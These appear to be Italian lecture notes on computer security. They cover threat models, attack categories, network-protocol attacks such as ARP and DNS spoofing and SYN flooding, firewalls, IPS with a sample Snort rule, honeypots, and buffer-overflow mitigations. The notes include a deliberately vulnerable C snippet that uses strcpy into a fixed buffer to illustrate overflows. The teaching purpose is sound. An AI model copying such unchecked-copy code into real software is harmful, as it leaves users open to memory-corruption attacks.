
Introduzione alla Sicurezza Informatica

- **Definizione di Sicurezza**: La capacità di imporre una politica di sicurezza anche in presenza di avversari.

Componenti della Sicurezza



- **Policy**: Le regole che definiscono cosa è permesso e cosa non lo è all'interno di un sistema.
- **Threat Model** (Modello della Minaccia): Insieme di assunzioni riguardanti le capacità dell'avversario. Deve essere realistico per garantire un'efficace protezione.
- **Mechanism** (Meccanismo): Software o hardware che garantisce l'applicazione delle policy se il modello della minaccia è corretto.

Obiettivi delle Politiche di Sicurezza

- **Confidenzialità**: Proteggere l'accesso ai dati, limitandolo solo alle entità autorizzate (es. stato del conto corrente visibile solo al titolare).
- **Integrità**: Assicurare che solo le entità autorizzate possano modificare i dati (es. solo il titolare può autorizzare prelievi dal proprio conto).
- **Disponibilità**: Garantire che i sistemi siano sempre accessibili e funzionanti (es. un utente deve poter accedere al proprio conto in qualsiasi momento).
- **Autenticità**: Verifica corretta dell'identità di un'entità (es. accesso tramite login verificato).
- **Accountability** (Responsabilità): Tracciabilità delle azioni eseguite da un'entità (es. firme digitali, log delle attività).

Modello della Minaccia

- **Assunzioni**: Definire ciò che l'avversario può e non può fare, come non conoscere le password o non avere accesso fisico ai dispositivi.

Tipologie di Utenti Malintenzionati:

- **Network User**: Utente anonimo connesso alla rete, capace di manipolare e misurare il traffico di rete.
- **Snooping User**: Utente che intercetta comunicazioni su una rete condivisa, come una rete Wi-Fi non protetta.
- **Co-located User**: Utente con accesso fisico o software al dispositivo, capace di leggere e scrivere su file e memoria del sistema.

Meccanismi di Sicurezza

1. **Autenticazione**: Verifica dell'identità di un utente attraverso vari metodi (password, biometria, ecc.).

2. **Autorizzazione**: Definisce quando e come un utente può eseguire determinate azioni su un sistema.

3. **Audit**: Registrazione e analisi delle attività del sistema per rilevare violazioni o comportamenti anomali.

Perché i Sistemi sono spesso Compromessi?

- **Mercato delle vulnerabilità**: Esistono programmi di bug bounty e un mercato nero per la compravendita di vulnerabilità e macchine compromesse.

- **Motivazioni**: La maggior parte delle violazioni è motivata da scopi criminali, ma esistono anche ricercatori di sicurezza, hacktivisti, ecc.

Tipologie di Attacchi

- **Eavesdropping**: Intercettazione non autorizzata di comunicazioni, violando la confidenzialità.

- **Modifica**: L'attaccante modifica malevolmente le informazioni, compromettendo l'integrità.

- **Interruzione**: L'attaccante interrompe il flusso di informazioni, violando la disponibilità (es. attacchi DoS).

- **Falsificazione**: Creazione di informazioni false, violando autenticità e accountability.

Cosa può Andare Storto?

- **Politiche**: Problemi derivanti da politiche di sicurezza mal concepite o implementate (es. domande di recupero facilmente intuibili).

- **Modelli di Minaccia**: Errori nel definire le capacità dell'avversario, come sottovalutare attacchi fisici o malware.

- **Meccanismi**: Vulnerabilità derivanti da implementazioni difettose, come bug nei sistemi di autenticazione o falle come il buffer overflow.

Conclusioni

La sicurezza informatica è complessa e richiede un approccio sistematico che combini una corretta modellazione delle minacce, politiche solide e meccanismi affidabili.

Tipologie di Attacchi nella Sicurezza Informatica

1. **Eavesdropping** (Intercettazione)

L'attaccante ottiene accesso non autorizzato a informazioni sensibili trasmesse tra due o più parti. Questo tipo di attacco compromette la confidenzialità delle comunicazioni.

Esempi:

- **Intercettazione di dati bancari**: L'attaccante potrebbe essere in grado di visualizzare il saldo del conto corrente di un utente senza il suo permesso, violando la riservatezza delle informazioni finanziarie.

- **Violazione della privacy**: Determinare che una certa persona ha un conto presso una specifica banca anche senza accedere ai dettagli completi del conto.

Modalità di attacco:

- **Sniffing di rete**: Utilizzo di strumenti per catturare pacchetti di dati in transito su una rete.

- **Intercettazione Wi-Fi**: Connettersi a una rete Wi-Fi non protetta per monitorare il traffico dei dati.

2. **Modification** (Modifica)

L'attaccante modifica in modo malevolo le informazioni durante il loro transito o all'interno di un sistema, compromettendo l'integrità dei dati.

Esempi:

- **Manipolazione delle transazioni bancarie**: Un attaccante potrebbe alterare i dati di una transazione in modo che il denaro venga trasferito a un altro conto.

- **Alterazione dei dati sensibili**: Modifica non autorizzata di file o messaggi, cambiando il loro contenuto originale.

Modalità di attacco:

- **Man-in-the-Middle** (MitM): L'attaccante si interpone tra due parti che comunicano, alterando i messaggi scambiati.

- **Iniezione di codice malevolo**: Inserimento di codice malevolo in software o documenti per alterarne il comportamento.

3. **Interruption** (Interruzione)

L'attaccante interrompe il flusso di informazioni o l'accesso a servizi, compromettendo la disponibilità delle risorse.

Esempi:

- **Attacchi Denial of Service** (DoS): L'attaccante sovraccarica un sistema con richieste inutili, impedendo agli utenti legittimi di accedere al servizio.

- **Taglio di connessioni di rete**: L'attaccante potrebbe interrompere una connessione di rete cruciale, rendendo inaccessibili i servizi online.

Modalità di attacco:

- **Inondazione di traffico**: Generare un volume massiccio di traffico di rete per saturare la banda disponibile.

- **Disconnessione forzata**: Interrompere le connessioni di rete o causare malfunzionamenti nei dispositivi di rete.

4. **Forging** (Falsificazione)

L'attaccante crea informazioni false o modifica le informazioni esistenti per farle sembrare legittime, compromettendo sia l'autenticità che l'accountability.

Esempi:

- **Falsificazione di firme digitali**: Creare una firma digitale falsa utilizzando una vulnerabilità crittografica come collisioni in MD5, facendo sembrare che un documento provenga da una fonte legittima.

- **Creazione di identità false**: Un attaccante potrebbe creare credenziali false per accedere a un sistema, simulando l'identità di un utente legittimo.

Modalità di attacco:

- **Collisioni crittografiche**: Sfruttare debolezze negli algoritmi di hashing per creare due diversi input che producono lo stesso hash, consentendo la falsificazione di firme.

- **Phishing**: Inviare e-mail o messaggi fraudolenti che sembrano provenire da fonti affidabili per ingannare le vittime e farle rivelare informazioni sensibili.

Sintesi delle Vulnerabilità e dei Rischi Associati agli Attacchi

- **Confidenzialità**: Violata attraverso attacchi come l'eavesdropping, dove l'attaccante ottiene informazioni riservate.

- **Integrità**: Compromessa da attacchi di modifica, dove i dati vengono alterati senza autorizzazione.

- **Disponibilità**: Minacciata dagli attacchi di interruzione, come i DoS, che rendono i servizi inaccessibili agli utenti legittimi.

- **Autenticità e Accountability**: Falsificate da attacchi come la forgery, dove l'attaccante crea o altera dati per sembrare legittimo.

Come Prevenire e Mitigare Questi Attacchi

- **Crittografia**: Proteggere i dati in transito e a riposo con forti algoritmi crittografici per prevenire l'eavesdropping e la modifica.

- **Autenticazione Multi-Fattore (MFA)**: Rafforzare il processo di autenticazione per ridurre il rischio di accesso non autorizzato e falsificazione.

- **Monitoraggio e Logging**: Implementare sistemi di monitoraggio e registrazione delle attività per rilevare e rispondere rapidamente agli attacchi.

- **Firewall e IDS/IPS**: Utilizzare firewall e sistemi di rilevamento/prevenzione delle intrusioni per proteggere le reti da attacchi DoS e altre minacce.

Buffer Overflow

Un buffer overflow si verifica quando un programma scrive più dati in un buffer (un'area di memoria predefinita per contenere dati) di quanti il buffer possa effettivamente contenere. Questo causa la sovrascrittura di aree di memoria adiacenti, che possono includere variabili importanti, indirizzi di ritorno della funzione, o persino il codice eseguibile stesso.

Un attacco buffer overflow sfrutta questo comportamento per sovrascrivere indirizzi di ritorno e fare in modo che, una volta terminata la funzione, il controllo del programma venga "dirottato" verso codice malevolo iniettato dall'attaccante.

Dettagli tecnici

- Un buffer è un'area di memoria riservata per contenere dati temporanei. Ad esempio, un array in C può fungere da buffer.

- Se il programma non verifica la dimensione dei dati che vengono scritti in questo buffer, può accettare più dati di quelli che il buffer può gestire, causando la sovrascrittura di altre aree di memoria.

- Gli attacchi di buffer overflow sono spesso sfruttati per eseguire codice arbitrario sull'applicazione vittima, tipicamente iniettato dall'attaccante.

Esempio di Codice Vulnerabile

OPPURE gets(buf) -> NON CONTROLLO LA DIMENSIONE DELL'INPUT

```
void func(char *str) {
    char buf[128];
    strcpy(buf, str);
}
```

In questo esempio, la funzione `func` copia il contenuto della stringa `str` in un buffer di 128 byte (`buf`). Se `str` è più lungo di 128 byte, l'eccesso di dati verrà scritto oltre i limiti del buffer, sovrascrivendo altre aree di memoria come l'indirizzo di ritorno.

Cosa Succede Durante l'Overflow

Quando viene chiamata la funzione `func`, la struttura dello stack potrebbe essere simile a questa:

- Indirizzo di ritorno

- Puntatore al frame dello stack

- Buffer `buf[128]`

Se la stringa `str` è più lunga di 128 byte, questa sovrascriverà il buffer e il puntatore all'indirizzo di ritorno. Questo indirizzo è fondamentale perché, al termine della funzione, il programma torna a questo indirizzo per continuare l'esecuzione. Un attaccante può sfruttare il buffer overflow per sovrascrivere l'indirizzo di ritorno con l'indirizzo di un proprio codice malevolo, forzando il programma a eseguirlo.

Conseguenze dell'Attacco

- **Esecuzione di Codice Arbitrario**: Se l'attaccante riesce a sovrascrivere l'indirizzo di ritorno con un puntatore che punta a un proprio codice (ad esempio uno shellcode), il programma eseguirà tale codice malevolo. Questo può dare all'attaccante il controllo completo del sistema.

- **Crash del Programma**: Anche se non sempre porta all'esecuzione di codice, un buffer overflow può causare il crash del programma, compromettendo la disponibilità del servizio.

Prevenzione

1. **Verifica della Lunghezza dei Dati**: Funzioni che gestiscono stringhe o input (come `strcpy`) dovrebbero sempre verificare che i dati non eccedano la dimensione del buffer. Funzioni come `strncpy` (che limita la quantità di dati copiati) sono più sicure.

2. **Canary Values**: Un canary è un valore speciale che viene inserito nello stack prima dell'indirizzo di ritorno. Se questo valore viene modificato (a causa di un buffer overflow), il programma lo rileva e termina l'esecuzione prima che l'attacco possa avere effetto.

3. **Address Space Layout Randomization** (ASLR): ASLR cambia casualmente l'indirizzo di memoria in cui i processi e i moduli sono caricati, rendendo difficile per l'attaccante prevedere l'indirizzo del codice da eseguire.

4. **Stack-Smashing Protection** (Protezione Stack): Molti compilatori moderni includono protezioni contro lo stack-smashing, che bloccano gli overflow prima che possano causare danni.

5. **Non-executable Stack** (NX bit): Questa tecnica rende lo stack di memoria non eseguibile, impedendo che il codice iniettato possa essere eseguito, anche se viene scritto nella memoria.

Ricapitolazione

Il buffer overflow è una delle vulnerabilità più pericolose e sfruttate in passato, in particolare nei sistemi scritti in linguaggi a basso livello come C o C++. Attraverso questa tecnica, un attaccante può ottenere il controllo completo del flusso di esecuzione di un programma e, in molti casi, l'intero sistema. È essenziale adottare tecniche di prevenzione adeguate per proteggere i programmi da questo tipo di vulnerabilità.

Sicurezza delle Reti (Network Security)

Modello della Minaccia

Il modello della minaccia nel contesto della sicurezza delle reti prevede che un avversario abbia la capacità di intercettare, modificare e generare traffico di rete, nonché di partecipare ai

protocolli di comunicazione con pieno controllo delle proprie macchine. Questo modello è essenziale per comprendere come gli attacchi possano essere condotti e quali difese siano necessarie per mitigarli.

Problemi a Livello di Protocollo

- **Difetti di progettazione (Design Flaws):** Anche un protocollo implementato correttamente può contenere difetti di progettazione che lo rendono vulnerabile agli attacchi. Questi difetti possono derivare da una mancata considerazione della sicurezza durante la fase di progettazione. Se il protocollo non è progettato bene, le modifiche necessarie per correggerlo potrebbero richiedere l'adozione di nuove versioni incompatibili con i sistemi esistenti.

Attacchi di Predizione delle Sequenze

- **Numeri di Sequenza a 32 bit:** Utilizzati per garantire che i pacchetti vengano ricevuti nell'ordine corretto. Un attaccante che riesce a predire questi numeri può iniettare pacchetti malevoli in una connessione esistente.

  Esempio: Un attaccante può predire il numero di sequenza corrente in una connessione TCP (predizione SN basata sul tempo) tra un client e un server, inviare pacchetti di dati fasulli al server, e far credere al server che provengano dal client legittimo.

- **Attacco Reset (Reset Attack):** Sfrutta l'asimmetria delle risorse tra client e server. Un attaccante invia un pacchetto RST con un numero di sequenza predetto, causando la chiusura della connessione tra client e server, interrompendo il servizio legittimo.

  Esempio: Un attaccante può interrompere una connessione SSH tra un amministratore e un server inviando pacchetti RST con numeri di sequenza predetti, costringendo il server a chiudere la connessione.

Attacchi DNS

- **DNS e UDP**: Il DNS utilizza il protocollo UDP per trasmettere richieste e risposte, rendendolo vulnerabile a attacchi di spoofing. In un attacco di DNS spoofing, l'attaccante invia una risposta falsificata a una richiesta DNS prima che il server legittimo possa rispondere, reindirizzando il traffico a un server malevolo.

  Esempio: Un utente digita "www.banca.it" nel browser, ma a causa di un attacco DNS spoofing, viene reindirizzato a un sito di phishing che sembra identico al sito della banca, inducendolo a inserire le proprie credenziali.

- **DNSSEC**: DNSSEC introduce firme digitali per garantire l'autenticità delle risposte DNS. Tuttavia, la sua implementazione è complessa e richiede la gestione della distribuzione delle chiavi crittografiche e costi elevati.

  Esempio: DNSSEC garantisce che quando un utente risolve un dominio come "www.banca.it", la risposta provenga dal server DNS autentico, impedendo che un attaccante possa fornire risposte fasulle.

Attacchi SYN Flooding

Un attacco SYN Flooding sfrutta il meccanismo di handshake a tre vie di TCP, in cui il server mantiene lo stato delle connessioni parzialmente aperte in attesa del terzo pacchetto (ACK) dal client. Un

attaccante può inviare un numero elevato di pacchetti SYN senza mai completare l'handshake, saturando le risorse del server e impedendo nuove connessioni legittime.

> **Esempio:** Un attaccante invia migliaia di richieste di connessione SYN a un server web senza inviare l'ACK finale. Il server tenta di mantenere aperte tutte le connessioni parziali, esaurendo le risorse disponibili e impedendo agli utenti legittimi di accedere al sito web.

- **Difesa:** Utilizzare meccanismi come i SYN cookies, che permettono al server di non mantenere lo stato della connessione fino alla ricezione dell'ACK. Questo metodo rende più difficile per un attaccante saturare le risorse del server.

Attacchi di Amplificazione della Larghezza di Banda

In un attacco di amplificazione, l'attaccante invia una richiesta a un server utilizzando un indirizzo IP di origine falsificato (spoofed), che corrisponde all'indirizzo della vittima. Il server risponde con un pacchetto molto più grande rispetto alla richiesta originale, amplificando il volume del traffico diretto alla vittima e causando un DoS.

> **Esempio:** Un attaccante invia una richiesta DNS a un server utilizzando l'indirizzo IP della vittima come origine. Il server DNS risponde con un pacchetto molto più grande (ad esempio, 60 volte più grande della richiesta), che inonda la rete della vittima con traffico e la rende inaccessibile.

- **Amplificazione DNS**: Utilizzando query DNS, un attaccante può ottenere una risposta molto più grande rispetto alla richiesta originale, specialmente se si utilizzano estensioni come DNSSEC. Questo può inondare la vittima con traffico, rendendo il sistema inaccessibile.

Attacchi DHCP

DHCP sta per **Dynamic Host Configuration Protocol**. È un protocollo di rete utilizzato per assegnare automaticamente indirizzi IP e altre informazioni di configurazione di rete ai dispositivi su una rete, come router, server, computer, smartphone, ecc.

DHCP assegna dinamicamente indirizzi IP e altre configurazioni di rete. Un attaccante può impersonare un server DHCP e rispondere alle richieste DHCP, fornendo indirizzi IP e configurazioni di rete malevoli, come server DNS che indirizzano il traffico verso siti controllati dall'attaccante.

> **Esempio:** Un attaccante collega un laptop alla rete di un ufficio e configura un server DHCP malevolo. Quando un dispositivo nuovo si connette alla rete, riceve un indirizzo IP e una configurazione DNS che reindirizzano tutto il traffico attraverso un server controllato dall'attaccante.

- **Difesa:** Gli switch di rete possono essere configurati per inoltrare le richieste DHCP solo a server legittimi, riducendo la probabilità che un attaccante possa impersonare un server DHCP. Tuttavia, questa configurazione è complessa e non sempre implementata.

ARP Spoofing

ARP sta per **Address Resolution Protocol**. È un protocollo di rete utilizzato per mappare (associare) un indirizzo IP a un indirizzo MAC (Media Access Control) su una rete locale, come una LAN (Local Area Network).

ARP associa gli indirizzi IP agli indirizzi MAC su una rete locale. Poiché ARP non ha meccanismi di autenticazione, un attaccante può inviare risposte ARP falsificate, dichiarando di possedere un certo indirizzo IP e intercettando, modificando o bloccando il traffico di rete destinato a quell'IP.

Esempio: Un attaccante invia risposte ARP fasulle su una rete LAN, facendo credere ai dispositivi che il suo indirizzo MAC corrisponda all'indirizzo IP del gateway. Questo permette all'attaccante di intercettare tutto il traffico che passa attraverso il gateway, potendo così vedere dati sensibili come credenziali di accesso.

Sicurezza TCP/IP

- **Vulnerabilità Intrinseche**: TCP/IP, progettato senza considerare seriamente la sicurezza, presenta numerose vulnerabilità. Molti sistemi basati su TCP/IP sono vulnerabili a causa di protocolli obsoleti o configurazioni inadeguate.

  Esempio: Gli attacchi di spoofing IP sfruttano la mancanza di autenticazione integrata nei protocolli TCP/IP, permettendo a un attaccante di impersonare un'altra macchina sulla rete.

  Miglioramenti:

- **Applicare Patch:** Aggiustare i protocolli esistenti con patch compatibili per correggere le vulnerabilità.
- **Sostituire i Protocolli:** Implementare versioni più sicure dei protocolli esistenti, come SBGP per il routing sicuro e DNSSEC per la sicurezza DNS.
- **Utilizzare la Crittografia:** Protocollo come IPsec può essere utilizzato per proteggere le comunicazioni a livello di rete.
- **Utilizzare Firewall e IPS:** Firewall e sistemi di prevenzione delle intrusioni (IPS) monitorano e filtrano il traffico di rete, prevenendo accessi non autorizzati e rilevando attività sospette.

Firewall

I firewall sono dispositivi o software che filtrano il traffico tra reti, stabilendo un perimetro di sicurezza. Possono essere implementati a livello di host o di rete e offrono una varietà di funzioni di sicurezza.

Tipologie:

- **Host-based:** Firewall installati su singole macchine, offrono flessibilità e personalizzazione, ma possono essere vulnerabili a disattivazioni o manomissioni se la macchina è compromessa.
- **Network-based:** Implementati a livello di rete, filtrano i dati tra una rete interna e una rete esterna, creando una barriera di sicurezza tra reti diverse.
- **Packet Filtering:** Questo tipo di firewall applica regole ai singoli pacchetti in base a criteri come indirizzo IP, numero di porta e protocollo. Le regole possono essere conservatrici (bloccare tutto tranne ciò che è esplicitamente permesso) o permissive (permettere tutto tranne ciò che è esplicitamente proibito).
- **Stateful Inspection:** Firewall che tengono traccia delle connessioni TCP e UDP, monitorando l'intera sessione per garantire che tutti i pacchetti siano coerenti con lo stato della connessione.
- **Application-level Gateway:** Funzionano come proxy a livello applicativo, autenticando gli utenti e limitando le funzionalità disponibili.

VPN (Virtual Private Networks)

- **Descrizione:** Le VPN sono utilizzate per creare connessioni sicure attraverso reti non sicure come Internet. Utilizzano crittografia e autenticazione per proteggere la confidenzialità e l'integrità dei dati trasmessi.

  Esempio: Un'azienda può utilizzare una VPN per permettere ai dipendenti di accedere in modo sicuro alla rete aziendale quando lavorano da casa. La VPN cripta tutto il traffico tra il dispositivo del dipendente e la rete aziendale, proteggendo i dati da intercettazioni su reti pubbliche come il Wi-Fi di un caffè.

- **Limitazioni:** Sebbene le VPN proteggano il traffico dai punti di origine e destinazione, non proteggono contro le minacce interne alla rete aziendale una volta che il traffico è decriptato. Inoltre, l'uso della crittografia può introdurre overhead e rallentare le prestazioni della rete.

Intrusion Prevention Systems (IPS)

- **Host-based (HIPS):** Monitorano un singolo host e possono essere personalizzati per la piattaforma specifica. Possono sandboxare le applicazioni per monitorarne il comportamento e prevenire azioni malevole.

  Esempio: Un HIPS può rilevare un comportamento anomalo di un processo su un server e bloccarlo prima che possa eseguire azioni dannose, come la modifica non autorizzata di file di sistema.

- **Signature-based:** Rilevano modelli di attacco noti confrontando il traffico con un database di firme, efficace contro minacce conosciute ma vulnerabile a tecniche di evasione.

- **Anomaly-based:** Rilevano comportamenti anomali rispetto a un modello di utilizzo normale, efficace contro nuove minacce ma con limitata capacità di diagnosi e necessità di addestramento accurato.

Intrusion Prevention Systems (IPS) Signature-based

Gli Intrusion Prevention Systems (IPS) Signature-based sono una categoria di sistemi di sicurezza che rilevano e prevengono attacchi informatici analizzando il traffico di rete o il comportamento dei sistemi in base a modelli predefiniti, chiamati "signature" (firme). Queste firme sono essenzialmente modelli o sequenze di dati che corrispondono a comportamenti noti di attacchi.

Funzionamento degli IPS Signature-based

1. **Database di Firme:** Gli IPS Signature-based utilizzano un database di firme che contiene le caratteristiche di attacchi noti. Questi possono includere modelli di byte specifici, sequenze di comando, o altri comportamenti che sono stati precedentemente identificati come parte di un attacco.

2. **Analisi del Traffico:** L'IPS monitora il traffico di rete in tempo reale, confrontando i dati che attraversano il sistema con le firme nel database. Ogni pacchetto di dati o sequenza di comandi viene analizzato per verificare se corrisponde a una firma nota.

3. **Rilevamento e Prevenzione:** Se l'IPS trova una corrispondenza tra il traffico di rete e una firma nel suo database, il sistema identifica questa attività come un potenziale attacco. A seconda delle impostazioni del sistema, l'IPS può:

- **Bloccare il traffico:** L'IPS può immediatamente interrompere il flusso di dati sospetti per prevenire che l'attacco raggiunga la sua destinazione.
- **Generare un avviso:** L'IPS può inviare una notifica agli amministratori di rete o registrare l'attività per ulteriori indagini.
- **Modificare il traffico:** In alcuni casi, l'IPS può alterare il traffico per neutralizzare l'attacco senza interrompere la connessione.

Vantaggi degli IPS Signature-based

- **Alta Precisione:** Poiché le firme sono specifiche per attacchi noti, gli IPS Signature-based possono identificare con precisione le minacce, riducendo il numero di falsi positivi.
- **Risposta Rapida:** Gli IPS Signature-based sono in grado di rilevare e bloccare gli attacchi immediatamente, proteggendo i sistemi prima che il danno possa essere causato.
- **Facile Aggiornamento:** Le firme possono essere aggiornate regolarmente per includere nuovi attacchi man mano che vengono scoperti, mantenendo il sistema protetto dalle minacce più recenti.

Limitazioni degli IPS Signature-based

- **Dipendenza dalle Firme:** Gli IPS Signature-based possono rilevare solo attacchi che sono già stati identificati e per i quali esiste una firma nel database. Attacchi nuovi o varianti sconosciute potrebbero non essere rilevati.
- **Evasione:** Gli attaccanti possono modificare leggermente le caratteristiche dei loro attacchi per evitare il rilevamento (ad esempio, cifrando il payload o alterando la sequenza di attacco), rendendo inefficaci le firme preesistenti.
- **Falsi Negativi:** Poiché il sistema si basa esclusivamente su firme conosciute, c'è un rischio significativo di falsi negativi, dove un attacco non viene rilevato perché non corrisponde esattamente a una firma esistente.

Esempio pratico di IPS Signature-based: Snort

Snort è uno dei più conosciuti strumenti di rilevamento delle intrusioni open-source, utilizzato sia come IDS (Intrusion Detection System) che come IPS. Snort utilizza un set di regole che descrivono pattern di attacco conosciuti, che agiscono come firme. Quando Snort rileva un traffico di rete che corrisponde a una delle sue regole, può bloccare il traffico e inviare un avviso agli amministratori di sistema.

Esempio di Regola Snort:

```
alert tcp any any -> 192.168.1.0/24 80 (msg:"HTTP GET Request";
flow:to_server,established; content:"GET"; http_method; sid:1000001;
rev:1;)
```

Questa regola fa in modo che Snort generi un avviso ogni volta che rileva una richiesta HTTP GET verso la sottorete 192.168.1.0/24 sulla porta 80.

Strategie di Implementazione

- **Signature aggiornate:** È essenziale che il database di firme sia costantemente aggiornato per garantire la protezione contro le minacce più recenti.

- **Combinazione con altre tecnologie**: Gli IPS Signature-based sono spesso utilizzati insieme a tecnologie basate su anomalie o comportamenti per fornire una protezione più completa, rilevando sia attacchi noti che sconosciuti.

Conclusioni

Gli IPS Signature-based sono strumenti potenti per proteggere le reti dagli attacchi noti. Tuttavia, per essere efficaci, richiedono un mantenimento continuo e un'integrazione con altre forme di protezione, specialmente in un contesto in cui gli attaccanti sviluppano costantemente nuove tecniche per aggirare le difese esistenti.

Honeypots

Sistemi trappola riempiti con informazioni false, progettati per attirare gli attaccanti e raccogliere informazioni sulle loro attività senza compromettere i sistemi reali.

> **Esempio:** Un honeypot può essere configurato come un server con vulnerabilità note. Quando un attaccante cerca di sfruttare queste vulnerabilità, l'honeypot registra tutte le attività dell'attaccante, fornendo preziose informazioni sui metodi e gli strumenti utilizzati.

Tipologie:

- **Low Interaction:** Emulano servizi specifici senza eseguire versioni complete, adatti a rilevare attacchi imminenti.
- **High Interaction:** Sistemi reali, con un completo sistema operativo e servizi, progettati per essere completamente accessibili agli attaccanti, fornendo così dati completi su come operano gli attaccanti.

Control Hijacking e Buffer Overflow

Buffer Overflow

Un attacco di buffer overflow si verifica quando un programma scrive più dati in un buffer di quanto esso possa contenere. Questo può causare la sovrascrittura di dati adiacenti in memoria, inclusi indirizzi di ritorno, che possono essere manipolati da un attaccante per eseguire codice arbitrario.

> **Esempio**: Consideriamo una funzione func(char *str) che copia il contenuto di str in un buffer di 128 byte usando strcpy(buf, str);. Se str è più lungo di 128 byte, sovrascriverà il buffer e potenzialmente l'indirizzo di ritorno della funzione, permettendo all'attaccante di deviare l'esecuzione del programma.

NOP Slide: Gli attaccanti possono utilizzare una "NOP slide", che è una lunga sequenza di istruzioni NOP (no operation), seguita da codice malevolo. Questa tecnica aumenta le probabilità che il flusso di esecuzione salti in un punto qualsiasi della NOP slide, eseguendo poi il codice malevolo.

Implicazioni dei Buffer Overflow

- **Popolarità del C e C++**: Questi linguaggi, ancora ampiamente utilizzati, sono vulnerabili ai buffer overflow a causa della gestione manuale della memoria e dell'assenza di controllo dei limiti (bounds checking). Molti sistemi critici, come i kernel dei sistemi operativi e i server ad

alte prestazioni, sono scritti in C/C++, il che li rende potenziali bersagli per gli attacchi di buffer overflow.

- **Casi famosi**:
  - **Morris Worm (1988)**: Uno dei primi worm di rete, che sfruttava un buffer overflow per propagarsi tra le macchine. Ha causato danni stimati tra 10 e 100 milioni di dollari.
  - **CodeRed (2001)**: Ha sfruttato un overflow nel server MS-IIS, infettando 300.000 macchine in 14 ore.
  - **SQL Slammer (2003)**: Ha sfruttato un overflow nel server MS-SQL, infettando 75.000 macchine in 10 minuti.
- **Corruzione dei Dati**: Gli attacchi di buffer overflow non si limitano a manipolare gli indirizzi di ritorno; possono anche corrompere dati sensibili come chiavi crittografiche o variabili di stato, bypassando i controlli di autorizzazione.
  - **Heartbleed**: Un esempio di vulnerabilità di "read overflow" è Heartbleed, dove un bug in OpenSSL permetteva di leggere dati oltre il buffer previsto, esponendo informazioni sensibili come password e chiavi crittografiche.
- **Memoria Stantia (Dangling Pointer)**: Si verifica quando un puntatore continua a essere utilizzato dopo che la memoria a cui punta è stata liberata. Un attaccante può reindirizzare questo puntatore a una memoria controllata da lui, permettendo l'accesso e la manipolazione di dati sensibili.

Mitigazione degli Attacchi di Buffer Overflow

1. **Evitare i bug nel codice**:
   - **Pro**: Evita i problemi alla radice.
   - **Contro**: È difficile garantire l'assenza di bug, specialmente in codici di grandi dimensioni.
2. **Costruire strumenti per trovare bug**:
   - **Esempio**: L'analisi del programma può individuare problemi come variabili non inizializzate.
   - **Fuzzing**: Testare il codice con un grande numero di input casuali per scoprire vulnerabilità. Tuttavia, è difficile provare l'assenza totale di bug.
3. **Utilizzare linguaggi memory-safe**:
   - **Esempi**: Java, C#, Python. Tuttavia, molti sistemi legacy non sono scritti in questi linguaggi, e le prestazioni possono essere un problema.

Tecniche di Mitigazione Specifiche

Stack Canaries

Un canarino (valore casuale) viene inserito nello stack tra il buffer e l'indirizzo di ritorno. Prima di eseguire un ritorno dalla funzione, il canarino viene verificato. Se è stato alterato, il programma viene terminato immediatamente, impedendo l'esecuzione del codice malevolo.

Esempio: StackGuard e GCC con Stack Smashing Protector (SSP) utilizzano questa tecnica.

Limitazioni: Non protegge contro tutti i tipi di overflow, come quelli che sovrascrivono puntatori utilizzati prima del ritorno, né contro l'accesso non autorizzato alla memoria che avviene senza sovrascrivere il canarino.

DOMANDA!

Bounds Checking

Obiettivo: Prevenire l'uso improprio dei puntatori controllando se si trovano entro i limiti validi. Questa tecnica verifica che i puntatori non eccedano i limiti stabiliti per evitare sovrascritture indesiderate.

Tecniche:

- **Electric Fences**: Allineano ogni oggetto di heap con una "guard page". Se il buffer viene sovrascritto, il programma crasha immediatamente, segnalando un tentativo di overflow.

  Electric Fences è una tecnica di sicurezza utilizzata per rilevare buffer overflow, in particolare quelli che si verificano nell'heap, la parte della memoria utilizzata per l'allocazione dinamica. Questa tecnica funziona introducendo una "guard page" (pagina di protezione) non accessibile accanto ad ogni allocazione di memoria dinamica.

  Come Funziona Electric Fences

  1. **Allocazione della Memoria**: Quando un programma richiede la memoria dinamica, ad esempio tramite la funzione malloc() in C, Electric Fences assegna non solo la quantità di memoria richiesta, ma anche una pagina di protezione aggiuntiva immediatamente adiacente alla memoria allocata. Questa pagina è marcata come non accessibile.
  2. **Guard Page**: La "guard page" è una sezione della memoria che non può essere letta o scritta dal programma. Se il programma tenta di accedere a questa pagina, ad esempio a causa di un buffer overflow che scrive oltre i limiti della memoria allocata, il sistema operativo genera una violazione di accesso (segfault) e termina il programma. Questo comportamento segnala immediatamente un tentativo di overflow, facilitando l'individuazione del problema.
  3. **Determinazione del Problema**: Quando il programma crasha a causa della violazione della guard page, diventa evidente che c'è un problema di gestione della memoria, in particolare un buffer overflow. Questo crash avviene immediatamente, permettendo agli sviluppatori di diagnosticare e correggere il bug prima che possa essere sfruttato.

  Vantaggi:

  - **Rilevamento Immediato**: Electric Fences rileva buffer overflow al momento in cui si verificano, permettendo di identificare e risolvere rapidamente i problemi.
  - **Semplicità**: Non richiede modifiche significative al codice sorgente, poiché viene applicato durante il runtime.

  Limitazioni:

- **Overhead di Memoria**: L'uso di guard page comporta un significativo overhead di memoria, specialmente quando ci sono molte piccole allocazioni.
- **Overhead di Prestazioni**: Poiché la memoria viene allocata e deallocata più frequentemente e con più attenzione, il programma può subire un rallentamento.
- **Crash al Primo Errore**: Electric Fences provoca un crash immediato al primo segno di overflow, il che può essere utile per il debugging, ma non ideale per i sistemi di produzione che richiedono alta disponibilità.

- **Fat Pointers**: Puntatori che includono informazioni sui limiti, abortendo il programma se si tenta di dereferenziare un puntatore al di fuori di questi limiti. Questo approccio può aumentare significativamente la dimensione dei puntatori, richiedendo modifiche sostanziali nel compilatore e nell'infrastruttura di esecuzione.

